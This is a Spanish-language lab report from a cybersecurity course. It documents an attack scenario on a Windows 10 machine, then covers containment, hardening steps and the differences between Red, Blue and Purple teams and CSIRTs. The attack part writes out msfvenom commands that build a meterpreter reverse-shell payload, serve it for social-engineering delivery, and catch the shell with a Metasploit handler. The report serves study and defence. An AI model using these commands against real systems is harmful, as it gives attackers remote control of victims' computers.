
set LHOST 192.168.100.171

set LPORT 445

exploit


Resumen de practica: Anexo 4 escenario 3. Con gráficas.

Ilustración 16 Maquina Atacante con Kali Linux / IP 192.168.100.171



Fuente: propia

Ilustración 17 Maquina Objetivo con Windows 10 x64 / IP 192.168.100.50




Fuente: propia

Creando una carga útil usando MSFVENOM:

- msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f exe LHOST=192.168.100.171 LPORT=445 > PoC_1117509566.exe


Ilustración 18 creación carga útil



Fuente: propia

Transferir cargas útiles a la víctima mediante ingeniería social: Creación de servidor con PYTHON: python -m http.server 8000

Ilustración 19 transferencias cargas útiles a la maquina victima




Fuente: propia

Descargando ejecutable en Equipo victima 192.168-100.50 (Windows X64)


- **http://192.168.100.171:8000/Desktop/**

Ilustración 20 descarga ejecutable



Fuente: propia

- msfconsole
- use exploit/multi/handler
- set payload windows/x64/meterpreter/reverse_tcp
- set LHOST 192.168.100.171
- set LPORT 445
- show options
- exploit








Ilustración 21 Comando meterpreter ipconfig / vemos la ip de la maquina atacante




Ver las conexiones en el puerto 445

- **netstat -anpl | grep :445**

Ilustración 22 conexiones en el puerto 445





5. ETAPA 4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

5.1. Análisis con acciones necesarias para contener un ataque en tiempo real.

- **Identificar ataque:** Monitorear y detectar la posible infiltración de seguridad donde se está viendo comprometida la información a través de controles, análisis de trafico de red, Examen de registros de actividad, análisis de malware.

- **Investigación de indicadores de compromiso (IOCs):** Se investigan y verifican los indicadores de compromiso (IOCs) asociados con el ataque, como direcciones IP, nombres de dominio, hashes de archivos maliciosos, etc. Estos IOCs pueden ayudar a identificar la naturaleza y el alcance del ataque.

- **Revisión de registros de autenticación y autorización:** Se examinan los registros de autenticación y autorización para detectar intentos de inicio de sesión no autorizados o actividades sospechosas relacionadas con el acceso a sistemas y datos sensibles.


- **Aislar equipo de cómputo comprometido en el ataque:** Desconexión de la red si el sistema de prevención de instrucciones no está funcionando correctamente.

- **Recolección de evidencia digital para ser analizada:** Se toma muestra de evidencia para un análisis completo.

- **Análisis post-mortem:** Después de contener y mitigar el ataque, se realiza un análisis post-mortem para revisar las lecciones aprendidas, identificar las debilidades en los controles de seguridad existentes y mejorar las estrategias de detección y respuesta a incidentes para el futuro.


5.2. Informe de acciones de hardenización a implementar para evitar que sucedan ataques de seguridad informática.

Ilustración 23 Activación del Firewall de Windows.




Fuente: propia

Ilustración 24 Activación del Windows defender (Antivirus de Windows)




Fuente: propia

Ilustración 25 Defender Activado




Fuente: propia

Ilustración 26 Detección de Amenazas y Eliminación




Fuente: propia

Ilustración 27 Actualización automática de Sistema Operativo.




Fuente: propia

Ilustración 28 Escaneo completo de vulnerabilidades



Fuente: propia

Ilustración 29 Desactivación de la asistencia remota y el control remoto.



Fuente: propia

5.3. Análisis sobre las diferencias entre el equipo de Blue Team, Red Team, Purple Team y Equipo de respuesta a incidentes.

Los equipos Blue Team y Red Team son términos comunes en seguridad cibernética que se refieren a roles y funciones específicas en la evaluación y mejora de la postura de una organización en términos de seguridad. Aquí hay una breve descripción de cada uno:

Blue Team:

El equipo Blue Team tiene la responsabilidad de proteger los sistemas de una entidad contra posibles amenazas cibernéticas.

Realiza tareas como monitoreo de seguridad, detección de intrusiones, análisis forense, gestión de vulnerabilidades y respuesta a incidentes.

Red Team:

El Red Team es un equipo que realiza simulaciones de ataques cibernéticos contra una entidad con el fin de evaluar la eficacia de sus medidas de seguridad. Se dice que “los equipos Red Team son profesionales de seguridad expertos en atacar sistemas y romper defensas, mientras que los Blue Team son profesionales de seguridad responsables de mantener las defensas de la red interna contra ciberataques y amenazas” [10].

Realiza la utilización de herramientas similares a las ejecutadas por los atacantes reales para identificar vulnerabilidades y brechas en la defensa.

[10] INTELEQUIA.COM. Red Team y Blue Team - funciones y diferencias en ciberseguridad. [En línea]. [Consultado 23 de marzo del 204]. Disponible en: (https://n9.cl/8gr9d).

Ahora, respecto al "Purple Team" y los equipos de respuesta a incidentes informáticos:

Purple Team: "puede ser un pequeño equipo de seguridad, conformado por pocos integrantes que ejercen los papeles tanto del Red Team como del Blue Team" [11].

El equipo Purple Team combina elementos de los equipos Blue Team y Red Team.

- Su función principal es facilitar la colaboración entre ambos equipos.
- Trabaja para mejorar la comunicación y compartir conocimientos entre los equipos defensivos (Blue Team) y los equipos ofensivos (Red Team).
- Ayuda a traducir los hallazgos de las pruebas de Red Team en mejoras concretas para el Blue Team y viceversa.
- El enfoque del Purple Team es más orientado hacia la mejora continua y la eficacia de la seguridad, en lugar de simplemente identificar debilidades.

5.4. Equipos de respuesta a incidentes informáticos (CSIRT):

"Es un equipo de respuesta a incidentes de seguridad informática. Esta unidad tiene como objetivo recibir, revisar y responder a informes de incidentes" [12].

- Su objetivo es detectar, contener y mitigar incidentes de seguridad tan rápido como sea posible para minimizar el impacto en la organización.
- Los CSIRT pueden incluir miembros del Blue Team, Red Team y otros roles especializados en seguridad cibernética.
- Trabajan en estrecha colaboración con otros equipos de seguridad, como Purple Team, para mejorar la preparación y la capacidad de respuesta ante incidentes.

Finalmente podemos concluir que mientras que los equipos Blue Team y Red Team se centran en la defensa y la evaluación, respectivamente, el Purple Team actúa como un puente entre ambos, promoviendo la colaboración y la mejora continua. Los equipos de respuesta a incidentes informáticos, por otro lado, están más orientados a la detección y respuesta activa ante amenazas y ataques cibernéticos.

---

[11] Keepcoding. ¿Qué es Purple Team en ciberseguridad?. [En línea]. [Consultado 01 de abril del 2024]. Disponible en: (https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/).

[12] Security Advisor. ¿Qué es el equipo de respuesta ante incidentes de seguridad informática SCIRT? [En línea]. [Consultado 01 de abril del 2024]. Disponible en: (https://sadvisor.com/que-es-el-csirt/).

Tabla 1 diferencias equipos Blue Team, Red Team, Purple Team y Equipos CSIRT

